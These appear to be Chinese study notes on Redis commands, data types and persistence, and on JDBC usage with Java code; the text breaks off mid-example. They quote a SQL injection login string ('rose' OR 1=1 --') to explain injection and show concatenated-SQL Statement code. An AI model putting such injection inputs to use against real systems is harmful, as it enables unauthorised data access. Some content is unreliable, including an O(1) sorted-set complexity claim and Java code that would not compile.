启动redis服务的CMD窗口，不要关闭，因为服务需要一直执行，关闭服务，直接关闭窗口就行。

在当前目录新开一个CMD窗口，用自带的客户端工具redis-cli.exe和redis服务进行交互，例如：

|  |
| --- |
| E:\Program Files\Redis-x64-3.2.100>redis-cli.exe  127.0.0.1:6379> set age 18  OK  127.0.0.1:6379> get age  "18"  127.0.0.1:6379> |

* 1. **Redis的5种数据类型**

Redis目前支持5种数据类型，分别是：String（字符串）、List（列表）、Hash（字典）、Set（集合）、Sorted Set（有序集合）

**5种类型简介和使用场景**

|  |  |  |
| --- | --- | --- |
|  | **简介** | **使用场景** |
| **String**  **（字符串）** | String是简单的 key-value 键值对，value 不仅可以是 String，也可以是数字。String在redis内部存储默认就是一个字符串，被redisObject所引用，当遇到incr,decr等操作时会转成数值型进行计算，此时redisObject的encoding字段为int。  String在redis内部存储默认就是一个字符串，被redisObject所引用，当遇到incr,decr等操作时会转成数值型进行计算，此时redisObject的encoding字段为int。 | String是最常用的一种数据类型，普通的key/value存储都可以归为此类，这里就不所做解释了。 |
| **List**  **（列表）** | Redis列表是简单的字符串列表，可以类比到C++中的std::list，简单的说就是一个链表或者说是一个队列。可以从头部或尾部向Redis列表添加元素。列表的最大长度为2^32 - 1，也即每个列表支持超过40亿个元素。  Redis list的实现为一个双向链表，即可以支持反向查找和遍历，更方便操作，不过带来了部分额外的内存开销，Redis内部的很多实现，包括发送缓冲队列等也都是用的这个数据结构。 | Redis list的应用场景非常多，也是Redis最重要的数据结构之一，比如twitter的关注列表、粉丝列表等都可以用Redis的list结构来实现，再比如有的应用使用Redis的list类型实现一个简单的轻量级消息队列，生产者push，消费者pop/bpop。 |
| **Hash**  **（字典）** | 类似C#中的dict类型或者C++中的hash\_map类型。  Redis Hash对应Value内部实际就是一个HashMap，实际这里会有2种不同实现，这个Hash的成员比较少时Redis为了节省内存会采用类似一维数组的方式来紧凑存储，而不会采用真正的HashMap结构，对应的value redisObject的encoding为zipmap,当成员数量增大时会自动转成真正的HashMap,此时encoding为ht。 | 假设有多个用户及对应的用户信息，可以用来存储以用户ID为key，将用户信息序列化为比如json格式做为value进行保存。 |
| **Set**  **（集合）** | 可以理解为一堆值不重复的列表，类似数学领域中的集合概念，且Redis也提供了针对集合的求交集、并集、差集等操作。  set 的内部实现是一个 value永远为null的HashMap，实际就是通过计算hash的方式来快速排重的，这也是set能提供判断一个成员是否在集合内的原因。 | Redis set对外提供的功能与list类似是一个列表的功能，特殊之处在于set是可以自动排重的，当你需要存储一个列表数据，又不希望出现重复数据时，set是一个很好的选择，并且set提供了判断某个成员是否在一个set集合内的重要接口，这个也是list所不能提供的。  又或者在微博应用中，每个用户关注的人存在一个集合中，就很容易实现求两个人的共同好友功能。 |
| **Sorted Set**  **（有序集合）** | Redis有序集合类似Redis集合，不同的是增加了一个功能，即集合是有序的。一个有序集合的每个成员带有分数，用于进行排序。  Redis有序集合添加、删除和测试的时间复杂度均为O(1)(固定时间，无论里面包含的元素集合的数量)。列表的最大长度为2^32- 1元素(4294967295，超过40亿每个元素的集合)。  Redis sorted set的内部使用HashMap和跳跃表(SkipList)来保证数据的存储和有序，HashMap里放的是成员到score的映射，而跳跃表里存放的是所有的成员，排序依据是HashMap里存的score,使用跳跃表的结构可以获得比较高的查找效率，并且在实现上比较简单。 | Redis sorted set的使用场景与set类似，区别是set不是自动有序的，而sorted set可以通过用户额外提供一个优先级(score)的参数来为成员排序，并且是插入有序的，即自动排序。当你需要一个有序的并且不重复的集合列表，那么可以选择sorted set数据结构，比如twitter 的public timeline可以以发表时间作为score来存储，这样获取时就是自动按时间排好序的。  又比如用户的积分排行榜需求就可以通过有序集合实现。还有上面介绍的使用List实现轻量级的消息队列，其实也可以通过Sorted Set实现有优先级或按权重的队列。 |

**5种类型相关命令和使用示例**

|  |  |  |
| --- | --- | --- |
|  | **相关命令** | **使用示例** |
| **String**  **（字符串）** | SET key value 设置key=value  GET key 或者键key对应的值  GETRANGE key start end 得到字符串的子字符串存放在一个键  GETSET key value 设置键的字符串值，并返回旧值  GETBIT key offset 返回存储在键位值的字符串值的偏移  MGET key1 [key2..] 得到所有的给定键的值  SETBIT key offset value 设置或清除该位在存储在键的字符串值偏移  SETEX key seconds value 键到期时设置值  SETNX key value 设置键的值，只有当该键不存在  SETRANGE key offset value 覆盖字符串的一部分从指定键的偏移  STRLEN key 得到存储在键的值的长度  MSET key value [key value...] 设置多个键和多个值  MSETNX key value [key value...] 设置多个键多个值，只有在当没有按键的存在时  PSETEX key milliseconds value 设置键的毫秒值和到期时间  INCR key 增加键的整数值一次  INCRBY key increment 由给定的数量递增键的整数值  INCRBYFLOAT key increment 由给定的数量递增键的浮点值  DECR key 递减键一次的整数值  DECRBY key decrement 由给定数目递减键的整数值  APPEND key value 追加值到一个键  其中用于操作管理键的命令有：  DEL key 如果存在删除键  DUMP key 返回存储在指定键的值的序列化版本  EXISTS key 此命令检查该键是否存在  EXPIRE key seconds 指定键的过期时间  EXPIREAT key timestamp 指定的键过期时间。在这里，时间是在Unix时间戳格式  PEXPIRE key milliseconds 设置键以毫秒为单位到期  PEXPIREAT key milliseconds-timestamp 设置键在Unix时间戳指定为毫秒到期  KEYS pattern 查找与指定模式匹配的所有键  MOVE key db 移动键到另一个数据库  PERSIST key 移除过期的键  PTTL key 以毫秒为单位获取剩余时间的到期键。  TTL key 获取键到期的剩余时间。  RANDOMKEY 从Redis返回随机键  RENAME key newkey 更改键的名称  RENAMENX key newkey 重命名键，如果新的键不存在  TYPE key 返回存储在键的数据类型的值。 | redis 127.0.0.1:6379> set baidu http://www.baidu  OK  redis 127.0.0.1:6379> append baidu .com  (integer) 20  redis 127.0.0.1:6379> get baidu  "http://www.baidu.com"  redis 127.0.0.1:6379> set visitors 0  OK  redis 127.0.0.1:6379> incr visitors  (integer) 1  redis 127.0.0.1:6379> incr visitors  (integer) 2  redis 127.0.0.1:6379> get visitors  "2"  redis 127.0.0.1:6379> incrby visitors 100  (integer) 102  redis 127.0.0.1:6379> get visitors  "102"  redis 127.0.0.1:6379> type baidu  string  redis 127.0.0.1:6379> type visitors  string  redis 127.0.0.1:6379> ttl baidu  (integer) -1  redis 127.0.0.1:6379> rename baidu baidu-site  OK  redis 127.0.0.1:6379> get baidu  (nil)  redis 127.0.0.1:6379> get baidu-site  "http://www.baidu.com" |
| **List**  **（列表）** | BLPOP key1 [key2 ] timeout  取出并获取列表中的第一个元素，或阻塞，直到有可用  BRPOP key1 [key2 ] timeout  取出并获取列表中的最后一个元素，或阻塞，直到有可用  BRPOPLPUSH source destination timeout  从列表中弹出一个值，它推到另一个列表并返回它;或阻塞，直到有可用  LINDEX key index 从一个列表其索引获取对应的元素  LINSERT key BEFORE|AFTER pivot value  在列表中的其他元素之后或之前插入一个元素  LLEN key 获取列表的长度  LPOP key 获取并取出列表中的第一个元素  LPUSH key value1 [value2] 在前面加上一个或多个值的列表  LPUSHX key value 在前面加上一个值列表，仅当列表中存在  LRANGE key start stop 从一个列表获取各种元素  LREM key count value 从列表中删除元素  LSET key index value 在列表中的索引设置一个元素的值  LTRIM key start stop 修剪列表到指定的范围内  RPOP key 取出并获取列表中的最后一个元素  RPOPLPUSH source destination  删除最后一个元素的列表，将其附加到另一个列表并返回它  RPUSH key value1 [value2] 添加一个或多个值到列表  RPUSHX key value 添加一个值列表，仅当列表中存在 | redis 127.0.0.1:6379> lpush list1 redis  (integer) 1  redis 127.0.0.1:6379> lpush list1 hello  (integer) 2  redis 127.0.0.1:6379> rpush list1 world  (integer) 3  redis 127.0.0.1:6379> llen list1  (integer) 3  redis 127.0.0.1:6379> lrange list1 0 3  1) "hello"  2) "redis"  3) "world"  redis 127.0.0.1:6379> lpop list1  "hello"  redis 127.0.0.1:6379> rpop list1  "world"  redis 127.0.0.1:6379> lrange list1 0 3  1) "redis" |
| **Hash（字典，哈希表）** | DEL key field[field...] 删除对象的一个或几个属性域，不存在的属性将被忽略  HEXISTS key field 查看对象是否存在该属性域  HGET key field 获取对象中该field属性域的值  HGETALL key 获取对象的所有属性域和值  HINCRBY key field value 将该对象中指定域的值增加给定的value，原子自增操作，只能是integer的属性值可以使用  HINCRBYFLOAT key field increment 将该对象中指定域的值增加给定的浮点数  HKEYS key 获取对象的所有属性字段  HVALS key 获取对象的所有属性值  HLEN key 获取对象的所有属性字段的总数  HMGET key field[field...] 获取对象的一个或多个指定字段的值  HSET key field value 设置对象指定字段的值  HMSET key field value [field value ...] 同时设置对象中一个或多个字段的值  HSETNX key field value 只在对象不存在指定的字段时才设置字段的值  HSTRLEN key field 返回对象指定field的value的字符串长度，如果该对象或者field不存在，返回0.  HSCAN key cursor [MATCH pattern] [COUNT count] 类似SCAN命令 | 127.0.0.1:6379> hset person name jack  (integer) 1  127.0.0.1:6379> hset person age 20  (integer) 1  127.0.0.1:6379> hset person sex famale  (integer) 1  127.0.0.1:6379> hgetall person  1) "name"  2) "jack"  3) "age"  4) "20"  5) "sex"  6) "famale"  127.0.0.1:6379> hkeys person  1) "name"  2) "age"  3) "sex"  127.0.0.1:6379> hvals person  1) "jack"  2) "20"  3) "famale" |
| **Set（集合）** | SADD key member [member ...] 添加一个或者多个元素到集合(set)里  SCARD key 获取集合里面的元素数量  SDIFF key [key ...] 获得队列不存在的元素  SDIFFSTORE destination key [key ...] 获得队列不存在的元素，并存储在一个关键的结果集  SINTER key [key ...] 获得两个集合的交集  SINTERSTORE destination key [key ...] 获得两个集合的交集，并存储在一个集合中  SISMEMBER key member 确定一个给定的值是一个集合的成员  SMEMBERS key 获取集合里面的所有key  SMOVE source destination member 移动集合里面的一个key到另一个集合  SPOP key [count] 获取并删除一个集合里面的元素  SRANDMEMBER key [count] 从集合里面随机获取一个元素  SREM key member [member ...] 从集合里删除一个或多个元素，不存在的元素会被忽略  SUNION key [key ...] 添加多个set元素  SUNIONSTORE destination key [key ...] 合并set元素，并将结果存入新的set里面  SSCAN key cursor [MATCH pattern] [COUNT count] 迭代set里面的元素 | redis> SADD myset "Hello"  (integer) 1  redis> SADD myset "World"  (integer) 1  redis> SMEMBERS myset  1) "World"  2) "Hello"  redis> SADD myset "one"  (integer) 1  redis> SISMEMBER myset "one"  (integer) 1  redis> SISMEMBER myset "two"  (integer) 0  使用集合数据结构的典型用例是朋友名单的实现：  redis 127.0.0.1:6379> sadd friends:leto ghanima paul chani jessica  (integer) 4  redis 127.0.0.1:6379> sadd friends:duncan paul jessica alia  (integer) 3  redis 127.0.0.1:6379> sismember friends:leto jessica  (integer) 1 #不管一个用户有多少个朋友，我们都能高效地（O(1)时间复杂度）识别出用户X是不是用户Y的朋友  redis 127.0.0.1:6379> sismember friends:leto vladimir  (integer) 0  redis 127.0.0.1:6379> sinter friends:leto friends:duncan #我们可以查看两个或更多的人是不是有共同的朋友  1) "paul"  2) "jessica"  redis 127.0.0.1:6379> sinterstore friends:leto\_duncan friends:leto friends:duncan # 可以在一个新的关键字里存储结果  (integer) 2 |
| **Sorted Set（有序集合）** | ZADD key score1 member1 [score2 member2] 添加一个或多个成员到有序集合，或者如果它已经存在更新其分数  ZCARD key 得到的有序集合成员的数量  ZCOUNT key min max 计算一个有序集合成员与给定值范围内的分数  ZINCRBY key increment member 在有序集合增加成员的分数  ZINTERSTORE destination numkeys key [key ...] 多重交叉排序集合，并存储生成一个新的键有序集合。  ZLEXCOUNT key min max 计算一个给定的字典范围之间的有序集合成员的数量  ZRANGE key start stop [WITHSCORES] 由索引返回一个成员范围的有序集合（从低到高）  ZRANGEBYLEX key min max [LIMIT offset count]返回一个成员范围的有序集合（由字典范围）  ZRANGEBYSCORE key min max [WITHSCORES] [LIMIT] 返回有序集key中，所有 score 值介于 min 和 max 之间(包括等于 min 或 max )的成员，有序集成员按 score 值递增(从小到大)次序排列  ZRANK key member 确定成员的索引中有序集合  ZREM key member [member ...] 从有序集合中删除一个或多个成员，不存在的成员将被忽略  ZREMRANGEBYLEX key min max 删除所有成员在给定的字典范围之间的有序集合  ZREMRANGEBYRANK key start stop 在给定的索引之内删除所有成员的有序集合  ZREMRANGEBYSCORE key min max 在给定的分数之内删除所有成员的有序集合  ZREVRANGE key start stop [WITHSCORES] 返回一个成员范围的有序集合，通过索引，以分数排序，从高分到低分  ZREVRANGEBYSCORE key max min [WITHSCORES] 返回一个成员范围的有序集合，以socre排序从高到低  ZREVRANK key member 确定一个有序集合成员的索引，以分数排序，从高分到低分  ZSCORE key member 获取给定成员相关联的分数在一个有序集合  ZUNIONSTORE destination numkeys key [key ...] 添加多个集排序，所得排序集合存储在一个新的键  ZSCAN key cursor [MATCH pattern] [COUNT count] 增量迭代排序元素集和相关的分数 | redis 127.0.0.1:6379> zadd dbs 100 redis  (integer) 1  redis 127.0.0.1:6379> zadd dbs 98 memcached  (integer) 1  redis 127.0.0.1:6379> zadd dbs 99 mongodb  (integer) 1  redis 127.0.0.1:6379> zadd dbs 99 leveldb  (integer) 1  redis 127.0.0.1:6379> zcard dbs  (integer) 4  redis 127.0.0.1:6379> zcount dbs 10 99  (integer) 3  redis 127.0.0.1:6379> zrank dbs leveldb  (integer) 1  redis 127.0.0.1:6379> zrank dbs other  (nil)  redis 127.0.0.1:6379> zrangebyscore dbs 98 100  1) "memcached"  2) "leveldb"  3) "mongodb"  4) "redis" |

* 1. [**redis持久化的几种方式**](https://www.cnblogs.com/chenliangcl/p/7240350.html)

由于Redis的数据都存放在内存中，如果没有配置持久化，redis重启后数据就全丢失了，于是需要开启redis的持久化功能，将数据保存到磁盘上，当redis重启后，可以从磁盘中恢复数据。redis提供两种方式进行持久化，一种是RDB持久化（原理是将Reids在内存中的数据库记录定时dump到磁盘上的RDB持久化），另外一种是AOF（append only file）持久化（原理是将Reids的操作日志以追加的方式写入文件）。那么这两种持久化方式有什么区别呢，改如何选择呢？网上看了大多数都是介绍这两种方式怎么配置，怎么使用，就是没有介绍二者的区别，在什么应用场景下使用。

**二者的区别**

**RDB持久化**（半持久化模式）是指在指定的时间间隔内将内存中的数据集快照写入磁盘，实际操作过程是fork一个子进程，先将数据集写入临时文件，写入成功后，再替换之前的文件，用二进制压缩存储。

**AOF持久化**（全持久化模式）以日志的形式记录服务器所处理的每一个写、删除操作，查询操作不会记录，以文本的方式记录，可以打开文件看到详细的操作记录。

**二者优缺点**

**RDB优势**

1). 一旦采用该方式，那么你的整个Redis数据库将只包含一个文件，这对于文件备份而言是非常完美的。比如，你可能打算每个小时归档一次最近24小时的数据，同时还要每天归档一次最近30天的数据。通过这样的备份策略，一旦系统出现灾难性故障，我们可以非常容易的进行恢复。

2). 对于灾难恢复而言，RDB是非常不错的选择。因为我们可以非常轻松的将一个单独的文件压缩后再转移到其它存储介质上。

3). 性能最大化。对于Redis的服务进程而言，在开始持久化时，它唯一需要做的只是fork出子进程，之后再由子进程完成这些持久化的工作，这样就可以极大的避免服务进程执行IO操作了。

4). 相比于AOF机制，如果数据集很大，RDB的启动效率会更高。

**RDB劣势**

1). 如果你想保证数据的高可用性，即最大限度的避免数据丢失，那么RDB将不是一个很好的选择。因为系统一旦在定时持久化之前出现宕机现象，此前没有来得及写入磁盘的数据都将丢失。

2). 由于RDB是通过fork子进程来协助完成数据持久化工作的，因此，如果当数据集较大时，可能会导致整个服务器停止服务几百毫秒，甚至是1秒钟。

**AOF优势**

1). 该机制可以带来更高的数据安全性，即数据持久性。Redis中提供了3中同步策略，即每秒同步、每修改同步和不同步。事实上，每秒同步也是异步完成的，其效率也是非常高的，所差的是一旦系统出现宕机现象，那么这一秒钟之内修改的数据将会丢失。而每修改同步，我们可以将其视为同步持久化，即每次发生的数据变化都会被立即记录到磁盘中。可以预见，这种方式在效率上是最低的。至于无同步，无需多言，我想大家都能正确的理解它。

2). 由于该机制对日志文件的写入操作采用的是append模式，因此在写入过程中即使出现宕机现象，也不会破坏日志文件中已经存在的内容。然而如果我们本次操作只是写入了一半数据就出现了系统崩溃问题，不用担心，在Redis下一次启动之前，我们可以通过redis-check-aof工具来帮助我们解决数据一致性的问题。

3). 如果日志过大，Redis可以自动启用rewrite机制。即Redis以append模式不断的将修改数据写入到老的磁盘文件中，同时Redis还会创建一个新的文件用于记录此期间有哪些修改命令被执行。因此在进行rewrite切换时可以更好的保证数据安全性。

4). AOF包含一个格式清晰、易于理解的日志文件用于记录所有的修改操作。事实上，我们也可以通过该文件完成数据的重建。

**AOF劣势**

1). 对于相同数量的数据集而言，AOF文件通常要大于RDB文件。RDB 在恢复大数据集时的速度比 AOF 的恢复速度要快。

2). 根据同步策略的不同，AOF在运行效率上往往会慢于RDB。总之，每秒同步策略的效率是比较高的，同步禁用策略的效率和RDB一样高效。

二者选择的标准，就是看系统是愿意牺牲一些性能，换取更高的缓存一致性（aof），还是愿意写操作频繁的时候，不启用备份来换取更高的性能，待手动运行save的时候，再做备份（rdb）。rdb这个就更有些 eventually consistent的意思了。

**常用配置**

**RDB持久化配置**

Redis会将数据集的快照dump到dump.rdb文件中。此外，我们也可以通过配置文件来修改Redis服务器dump快照的频率，在打开6379.conf文件之后，我们搜索save，可以看到下面的配置信息：

save 900 1              #在900秒(15分钟)之后，如果至少有1个key发生变化，则dump内存快照。

save 300 10            #在300秒(5分钟)之后，如果至少有10个key发生变化，则dump内存快照。

save 60 10000        #在60秒(1分钟)之后，如果至少有10000个key发生变化，则dump内存快照。

**AOF持久化配置**

在Redis的配置文件中存在三种同步方式，它们分别是：

appendfsync always     #每次有数据修改发生时都会写入AOF文件。

appendfsync everysec  #每秒钟同步一次，该策略为AOF的缺省策略。

appendfsync no          #从不同步。高效但是数据不会被持久化。

**参考资料**

<http://blog.csdn.net/jackpk/article/details/30073097>

<http://www.jb51.net/article/65264.htm>

1. **JDBC**
   1. **概念**

**什么是JDBC**

JDBC（Java Database Connectivity，Java数据库连接）是Oracle-Sun公司设计的一套专门用于java程序操作数据库的接口。使用java程序发送sql语句到数据库服务器端执行，这叫用到了JDBC技术！

组成JDBC的2个包：java.sql（核心基础包） 和 javax.sql（扩展包） 已经包含在JaveSE中，所以不用导入，开发时只需要导入JDBC的实现类即数据库驱动包。

**JDBC的核心API（java.sql.\*和javax.sql.\*）**

|- **Driver**接口： 数据库驱动程序的接口，所有具体数据库厂商的驱动程序需要实现此接口。

Connection connect(String url, Properties info) 用于获取数据库连接

|- **DriverManager**类：驱动管理器类，用于管理所有注册的驱动程序

**static** void registerDriver(driver) 注册驱动类对象

**static** Connection getConnection(url,user,password) 获取连接对象

|- **Connection**接口：表示java程序和数据库的连接对象。

Statement createStatement() 创建静态sql语句对象

PreparedStatement prepareStatement(String sql) 创建预编译的sql语句对象

CallableStatement prepareCall(String sql) 创建存储过程的sql语句对象

void setAutoCommit(boolean autoCommit) 设置事务是否自动提交。

void commit() 在此连接上提交事务

void rollback() 在此连接上回滚事务

|- **Statement**接口：用于执行静态sql语句

int executeUpdate(String sql) 执行静态sql更新语句（create/alter/drop/insert/update/delete）

ResultSet executeQuery(String sql) 执行静态sql查询语句（select）

boolean execute(String sql) 执行任意sql语句

void addBatch(String sql) 把指定sql语句添加到批处理中。

int[] executeBatch() 执行一批sql语句。若全部执行成功，则返回更新计数组成的数组。

void clearBatch() 清空此 Statement 对象的当前 SQL 命令列表。

|- **PreparedStatement**接口：用于执行预编译的sql语句（是Statement的子接口）

int executeUpdate() 执行预编译的sql更新语句（DDL，DML）

ResultSet executeQuery() 执行预编译的sql查询语句（DQL）

|- **CallableStatement**接口：用于执行sql存储过程的接口（call xxx）（是PreparedStatement的子接口）

ResultSet executeQuery() 执行存储过程的sql语句

对应类型 getXXX(int OUT参数位置) 获取输出参数的值

|- **ResultSet**接口：结果集对象。存储数据库查询结果，用该对象进行数据遍历。

boolean next() 把光标移动到下一行。如果下一行有数据，返回true，否则返回false

boolean next() 移动到下一行

boolean previous() 移动到前一行

boolean absolute(int row) 移动到指定行

void beforeFirst() 移动resultSet的最前面

void afterLast() 移动到resultSet的最后面

对应类型 getXXX(int index) 根据列索引获取列字段值（较高效但不建议）

对应类型 getXXX(String columnName) 根据列字段名（不区分大小写）获取列字段值

Object getObject(int index) 根据列索引获取列字段值（较高效但不建议）

Object getObject(String columnName) 根据列字段名（不区分大小写）获取列字段值

**常用数据类型转换表**

|  |  |  |
| --- | --- | --- |
| **SQL类型** | **Jdbc对应方法** | **返回类型** |
| BIT(1) bit(n) | getBoolean getBytes() | Boolean byte[] |
| TINYINT | getByte() | Byte |
| SMALLINT | getShort() | Short |
| Int | getInt() | Int |
| BIGINT | getLong() | Long |
| CHAR,VARCHAR,LONGVARCHAR | getString() | String |
| Text(clob) Blob | getClob getBlob() | Clob Blob |
| DATE | getDate() | java.sql.Date |
| TIME | getTime() | java.sql.Time |
| TIMESTAMP | getTimestamp() | java.sql.Timestamp |

**PreparedStatement与Statement区别**

1）语法不同： Statement只能执行静态的sql（sql可拼接），PreparedStatement还能执行预编译的sql。

2）效率不同： PreparedStatement可以使用sql缓存区，效率比Statment高。（MySQL没有sql缓存功能）

3）安全性不同： PreparedStatement可以有效防止sql注入，而Statment不能。

sql注入行为：例如登陆用户名采用 **rose' OR 1=1 --** 导致sql语句变为：

SELECT \* FROM user\_list WHERE NAME='rose' OR 1=1 -- ' AND PASSWORD='123456';

**推荐使用PreparedStatement**

**注册驱动程序的三种方法**

**1）直接使用驱动程序连接**

//1.创建驱动程序的实现类对象

Driver driver = new com.mysql.jdbc.Driver(); //新版本

//Driver driver = new org.gjt.mm.mysql.Driver(); 旧版本

//2.连接数据库

Properties prop = new Properties();

prop.setProperty("user", user);//用户名

prop.setProperty("password", password);

Connection conn = driver.connect(url, prop);

**2）使用驱动管理类DriverManager**

//1.创建驱动程序的实现类对象

Driver driver = new com.mysql.jdbc.Driver(); //mysql

//Driver driver = new com.oracle.jdbc.Driver(); //oracle

//2.注册驱动程序

DriverManager.registerDriver(driver);//**有问题：重复注册了两次驱动程序**

//3.连接数据库

Connection conn = DriverManager.getConnection(url, user, password);

**3）通过反射获取类的对象注册驱动程序（推荐）**

//1.注册驱动程序

Class.forName("com.mysql.jdbc.Driver");//**只注册一次（执行Driver类中的静态代码块）**

//2.使用驱动管理类获取连接

Connection conn = DriverManager.getConnection(url, user, password);

**常见数据库的连接参数**

JDBC的URL＝协议名＋子协议名＋数据源名。数据源名也可能包含用户与口令等信息；这些信息也可单独提供。

URL格式：jdbc:数据库协议://主机地址:端口/数据库名

**Oracle**：port默认1521

驱动：oracle.jdbc.driver.OracleDriver

URL：jdbc:oracle:thin:@machine\_name:port:dbname

**MySQL**：port默认3306

驱动：com.mysql.jdbc.Driver

URL：jdbc:mysql://machine\_name:port/dbname

**SQL Server**：port默认1433

驱动：com.microsoft.jdbc.sqlserver.SQLServerDriver

URL：jdbc:microsoft:sqlserver://<machine\_name><:port>;DatabaseName=<dbname>

**DB2**：port默认5000

驱动：com.ibm.db2.jdbc.app.DB2Driver

URL：jdbc:db2://<machine\_name><:port>/dbname

* 1. **JDBC编程步骤**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
|  | | **Statement** | **PreparedStatment** | **CallableStement** |
| 1）导包 | | MySQL：mysql-connector-java-5.1.7-bin.jar / Oracle：ojdbc5.jar | | |
| 2）注册驱动程序 | | Class.forName(驱动类名称); | | |
| 3）获取连接对象 | | Connection conn = DriverManger.getConnection(url, user, password); | | |
| 4）准备sql语句 | | 静态sql | 静态sql、动态sql | 静态sql、动态qsl（存储过程sql） |
| 5）创建Statement对象 | | conn.createStatement() | conn.preparedStaement(**sql**); | conn.preparedCall(**sql**) |
| 6）如果是预编译的sql，给参数赋值 | |  | **参数赋值** | |
| 7）执行sql语句 | DDL+DML：返回int | stmt.executeUpdate(**sql**); | ps.executeUpdate(); |  |
| DQL：返回ResultSet | stmt.executeQuery(**sql**); | ps.executeQuery(); | cs.executeQuery(); |
| 8）处理结果（int 或 ResultSet） | | 判断或取值 | | |
| 9）关闭资源 | | rs.close(); / stmt.close(); / conn.close(); | | |

**代码实例**

|  |
| --- |
| jdbc.properties文件： |
| #mysql (Abbreviated form of URL for localhost: jdbc:mysql:///databaseName)  url=jdbc:mysql://localhost:3306/databasename?useUnicode=true&characterEncoding=UTF-8  user=root  password=root  driverClass=com.mysql.jdbc.Driver  #oracle (orcl is an SID Name）  #url=jdbc:oracle:thin:@localhost:1521:orcl  #user=eric  #password=123456  #driverClass=oracle.jdbc.driver.OracleDriver  #SqlServer: jdbc:microsoft:sqlserver://localhost:1433; DatabaseName=sid |
| **package** com.twx.util;  **import** java.io.InputStream;  **import** java.sql.Connection;  **import** java.sql.DriverManager;  **import** java.sql.ResultSet;  **import** java.sql.SQLException;  **import** java.sql.Statement;  **import** java.util.Properties;  /\*\*  \* jdbc工具类  \*/  **public** **class** JdbcUtil {  **private** **static** String *url* = **null**;  **private** **static** String *user* = **null**;  **private** **static** String *password* = **null**;  **private** **static** String *driverClass* = **null**;  **static** {  **try** {  /\*\*  \* 使用类路径方式读取properties配置文件，参见**路径问题**  \*/  // 创建properties对象  Properties prop = **new** Properties();  // 构造输入流，使用类路径方式加载文件  InputStream in = JdbcUtil.**class**.getResourceAsStream("/jdbc.properties");  // 加载输入流  prop.load(in);  // 读取配置文件的内容  *url* = prop.getProperty("url");  *user* = prop.getProperty("user");  *password* = prop.getProperty("password");  *driverClass* = prop.getProperty("driverClass");  /\*\*  \* 注册驱动程序  \*/  Class.*forName*(*driverClass*);  } **catch** (Exception e) {  e.printStackTrace();  }  }  /\*\*  \* 获取连接  \*/  **public** **static** Connection getConnection() {  **try** {  Connection conn = DriverManager.*getConnection*(*url*, *user*, *password*);  **return** conn;  } **catch** (SQLException e) {  e.printStackTrace();  **throw** **new** RuntimeException(e);  }  }  /\*\*  \* 释放资源  \*/  **public** **static** **void** closeConnection(ResultSet rs, Statement stmt, Connection conn) {  **if** (rs != **null**) {  **try** {  rs.close();  } **catch** (SQLException e) {  e.printStackTrace();  **throw** **new** RuntimeException(e);  }  }  **if** (stmt != **null**) {  **try** {  stmt.close();  } **catch** (SQLException e) {  e.printStackTrace();  **throw** **new** RuntimeException(e);  }  }  **if** (conn != **null**) {  **try** {  conn.close();  } **catch** (SQLException e) {  e.printStackTrace();  **throw** **new** RuntimeException(e);  }  }  }  } |
| /\*\*  \* Statement用法示例（创建对象、准备、执行、处理结果）  \*/  /\*\*  \* 通过jdbc执行DML语句(insert/update/delete)  \* **@author** APPle  \*  \*/  **public** **void** testPreparedStatement() {  Connection conn = **null**;  Statement stmt = **null**;  ResultSet rs = **null**;  String sql = **null**;  **try** {  conn = JdbcUtil.getConnection();//连接  //增加  stmt = conn.createStatement();//创建Statment对象  sql = "INSERT INTO student(NAME,gender) VALUES('张三','男')"; //准备sql  **int** count = stmt.executeUpdate(sql); //执行sql,返回结果  System.*out*.println("影响了"+count+"行");//处理结果  //删除  stmt = conn.createStatement();//创建Statment对象  **int** id=2;  sql = "DELETE FROM student WHERE id="+id+""; //准备sql  **int** count = stmt.executeUpdate(sql); //执行sql,返回结果  System.*out*.println("影响了"+count+"行");//处理结果  //修改  stmt = conn.createStatement();//创建Statment对象  String name = "陈六";  **int** id=2;  sql = "UPDATE student SET NAME='"+name+"' WHERE id="+id+""; //准备sql  **int** count = stmt.executeUpdate(sql); //执行sql,返回结果  System.*out*.println("影响了"+count+"行");//处理结果  //查询  stmt = conn.createStatement();//创建Statement对象  sql = "SELECT \* FROM student";//准备sql  rs = stmt.executeQuery(sql); //执行sql,返回结果集  //迭代结果集  **while**(rs.next()){//移动光标到下一行  //使用列名称获取值，不推荐使用列索引  **int** id = rs.getInt("id");  String name = rs.getString("name");  String gender = rs.getString("gender");  System.*out*.println(id+"\t"+name+"\t"+gender+"\t");  }  } **catch** (Exception e) {  e.printStackTrace();  **throw** **new** RuntimeException(e);  } **finally**{  //关闭资源  JdbcUtil.closeConnection(conn, stmt, rs); **// 缺参填null**  }  }  /\*\*  \* PreparedStatement用法示例（准备、预编译、赋值、执行、处理结果）  \*/  **public** **void** testPreparedStatement() {  Connection conn = **null**;  PreparedStatement ps = **null**;  ResultSet rs = **null**;  String sql = **null**;  **try** {  conn = JdbcUtil.getConnection();//连接  //增加  sql = "insert into student(name,age) values(?,?)"; //准备  ps = conn.prepareStatement(sql); ////预编译  ps.setString(1, "李四");//赋值  ps.setInt(2, 18); //赋值  **int** count = ps.executeUpdate();//执行  System.***out***.println("影响了"+count+"行");//处理结果  //删除  sql = "delete from student where id=?"; //准备  ps = conn.prepareStatement(sql); ////预编译  ps.setInt(1, 9); //赋值  **int** count = ps.executeUpdate();//执行  System.***out***.println("影响了"+count+"行");//处理结果  //修改  sql = "update student set name=? where id=?"; //准备  ps = conn.prepareStatement(sql); ////预编译  ps.setString(1, "王五");//赋值（字符串）  ps.setInt(2, 9); //赋值（整型）  **int** count = ps.executeUpdate();//执行  System.***out***.println("影响了"+count+"行");//处理结果  //查询  sql = "select \* from student where id=?"; //准备  ps = conn.prepareStatement(sql); //预编译  ps.setInt(1,2); //赋值  rs = ps.executeQuery();//执行  **while**(rs.next()){//处理结果  **int** id = rs.getInt("id");  String name = rs.getString("name");  String gender = rs.getString("gender");  System.*out*.println(name +"\t"+ gender +"\t");  }  } **catch** (Exception e) {  e.printStackTrace();  **throw** **new** RuntimeException(e);  } **finally** {  JdbcUtil.closeConnection(conn, ps, rs); **// 缺参填null**  }  }  /\*\*  \* CallableStatement用法示例  \*/  **public** **void** testCallableStatement(){  Connection conn = **null**;  CallableStatement cs = **null**;  ResultSet rs = **null**;  **try** {  conn = JdbcUtil.getConnection();  //执行带有输入参数的存储过程  String sql = "CALL pro\_findById(?)"; //准备  cs = conn.prepareCall(sql); //预编译  cs.setInt(1, 6); //赋值  rs = cs.executeQuery();//执行  **while**(rs.next()){//输出  **int** id = rs.getInt("id");  String name = 